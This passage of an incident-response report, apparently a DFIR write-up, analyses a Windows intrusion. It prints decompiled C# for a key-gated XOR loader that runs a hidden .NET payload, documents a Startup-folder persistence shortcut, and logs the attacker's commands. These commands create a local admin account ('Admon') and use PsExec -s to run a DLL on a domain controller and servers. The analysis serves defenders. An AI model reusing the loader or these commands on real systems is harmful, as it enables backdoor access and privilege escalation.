
vhd.dll

Lastly, we also observed another execution of a suspicious DLL (vhd.dll) dropped on the disk in the same staging folder of the threat actor. The threat actor used this PowerShell command to set the working directory to *C:\Users\Public\Music*, a publicly writable folder where they had staged their malicious payloads. This allowed them to later execute *VHD.dll* via *rundll32.exe* without specifying a full path, simplifying execution and reducing the visibility of suspicious file paths in command-line logs.



process.parent.command_line	process.command_line
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit -command Set-Location -literalPath 'C:\Users\Public\Music'	"C:\Windows\system32\rundll32.exe" VHD.dll vhd
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit -command Set-Location -literalPath 'C:\Users\Public\Music'	"C:\Windows\system32\rundll32.exe" VHD.dll vhd
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit -command Set-Location -literalPath 'C:\Users\Public\Music'	"C:\Windows\system32\rundll32.exe" VHD.dll vhd
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit -command Set-Location -literalPath 'C:\Users\Public\Music'	"C:\Windows\system32\rundll32.exe" VHD.dll,vhd
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit -command Set-Location -literalPath 'C:\Users\Public\Music'	"C:\Windows\system32\rundll32.exe" VHD.dll vhd

Upon execution, the vhd.dll would ask for a key, which is needed in order to fully execute the program. While checking the codes, we observed *vhd.dll* is a loader that asks for a key to decrypt a local file (*data.dat*) containing a hidden payload. Once decrypted, it executes the payload to ensure it only runs if the correct key is provided. Unfortunately, we were unable to fully attribute or deeply analyze the .DAT file to determine its specific purpose or associated malware family.




```
// Class0
// Token: 0x06000003 RID: 3 RVA: 0x000020DC File Offset: 0x000004DC
public static void smethod_0()
{
    Class0.AllocConsole();
    Console.WriteLine("Enter key:");
    string text = Console.ReadLine();
    if (File.Exists(".\\data.dat"))
    {
        if (!string.IsNullOrEmpty(text))
        {
            try
            {
                byte[] array = Convert.FromBase64String(text);
                byte[] array2 = File.ReadAllBytes(".\\data.dat");
                for (int i = 0; i < array2.Length; i++)
                {
                    byte[] array3 = array2;
                    int num = i;
                    array3[num] ^= array[i % array.Length];
                }
                Assembly.Load(array2).CreateInstance("Lighter.Program").GetType()
                    .InvokeMember("start", BindingFlags.InvokeMethod, null, null, null);
                goto IL_00C7;
            }
            catch (Exception ex)
            {
                Console.WriteLine("Exception: " + ex.Message);
                goto IL_00C7;
            }
        }
        Console.WriteLine("Input is empty... Exiting...");
    }
    else
    {
        Console.WriteLine("No files to read... Exiting...");
    }
```

```
Microsoft Windows [Version 10.0.19045.6093]
(c) Microsoft Corporation. All rights reserved.

[redacted]rundll32 vhd.dll, vhd
```

```
Enter key:
TheDFIRReport
Exception: Invalid length for a Base-64 char array or string.
```

Persistence




C:\Users\REDACTED\Downloads\EarthTime.exe

C:\Users\<REDACTED>\AppData\Roaming\QuickAgent2\ChromeAlt_dbg.exe

C:\Users\<REDACTED>\AppData\Local\Temp\mxdqgrlbqpma


C:\Users<REDACTED>\AppData\Roaming\Microsoft\Windows\Start\Menu\Programs\Startup\ChromeAlt_dbg.lnk

Following the execution of the malicious binary EarthTime.exe, the threat actor leveraged the Windows Background Intelligent Transfer Service (BITS) to establish persistence through two coordinated activities. The first transfer involved copying the original executable to a new location at *C:\Users\<REDACTED>\AppData\Roaming\QuickAgent2\* and renaming it to *ChromeAlt_dbg.exe*, likely to masquerade as a legitimate Chrome debugging utility. The second transfer created a shortcut file *ChromeAlt_dbg.lnk* and placed it in the *C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\* directory. Through the creation of this startup entry, the threat actor successfully established a persistence mechanism with *ChromeAlt_dbg.lnk* setup to execute the renamed Earthtime.exe file, *ChromeAlt_dbg.exe*.



```
LECmd version 1.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f .\ffffbc858743a480-ChromeAlt_d.lnk

Processing C:\Users\user\Desktop\ffffbc858743a480-ChromeAlt_d.lnk

Source file: C:\Users\user\Desktop\ffffbc858743a480-ChromeAlt_d.lnk
  Source created: [redacted]
  Source modified:
  Source accessed:

--- Header ---
  Target created:
  Target modified:
  Target accessed:

  File size (bytes): 9,165,112
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, IsUnicode
  File attributes: FileAttributeArchive
  Icon index: 0
  Show window: SwNormal (Activates and displays the window. The window is restored to its original size and position if the window is minimized or maximized.)

Relative Path: ..\..\Roaming\QuickAgent2\ChromeAlt_dbg.exe

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: 581EE78A
  Label: System
  Local path: C:\Users\[redacted]\AppData\Roaming\QuickAgent2\ChromeAlt_dbg.exe

--- Target ID information (Format: Type ==> Value) ---

  Absolute path: Shared Documents Folder (Users Files)\AppData\Roaming\QuickAgent2\ChromeAlt_dbg.exe
```


During the intrusion, the threat actor created a local account named “Admon” with the password “Qwerty12345!” using the legitimate binary net.exe on the beachhead host.



```
Process Create:
RuleName: technique_id=T1018,technique_name=Remote System Disc
overy
UtcTime: [redacted]
ProcessGuid: {2bce7452-1cfe-66e3-d401-010000000500}
ProcessId: 10760
Image: C:\Windows\SysWOW64\net.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: net  user Admon Qwerty12345! /add
CurrentDirectory: C:\
User: [redacted]
LogonGuid: {2bce7452-3364-66cf-41d0-030000000000}
LogonId: 0x3D041
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=A5BADC2DD4DBAA8ED5F0A3646F7248BF060A2F1
3,MD5=31890A7DE89936F922D44D677F681A7F,SHA256=7C4C77
25E266F12ABA8C50FD1598D4001201BCA0E7ACA901508307E36
5AFFF42,IMPHASH=AC592B83B5CAEB41A6F6DF7DB53F9076
ParentProcessGuid: {2bce7452-1cfd-66e3-d101-010000000500}
ParentProcessId: 10368
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: "cmd" /K CHCP 437
ParentUser: [redacted]
```


Privilege Escalation

The threat actor created a new local user account called “*Admon*” with the password “*Qwerty12345*!” on the compromised system. They then added this newly created account to the local Administrators group, giving themselves full administrative privileges on the machine.



agent.name	process.executable	process.command_line
BEACHHEAD	C:\Windows\SysWOW64\net.exe	net user Admon Qwerty12345! /add
BEACHHEAD	C:\Windows\SysWOW64\net.exe	net localgroup Administrators Admon /add


The threat actors leveraged Microsoft Sysinternals’ PsExec utility for local privilege escalation on the compromised host. By utilizing the “-s” parameter, the adversaries were able to execute malicious binaries with SYSTEM-level privileges, effectively escalating from their initial user-level access to the highest administrative privileges on the Windows system.



process.parent.command_line	process.command_line
"C:\Windows\system32\cmd.exe"	PsExec.exe -accepteula -s -d \\DOMAIN CONTROLLER cmd /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset
"C:\Windows\system32\cmd.exe"	PsExec.exe -accepteula -s -d \\BACKUP SERVER cmd /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset
"C:\Windows\system32\cmd.exe"	PsExec.exe -accepteula -s -d \\SERVER A cmd /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset
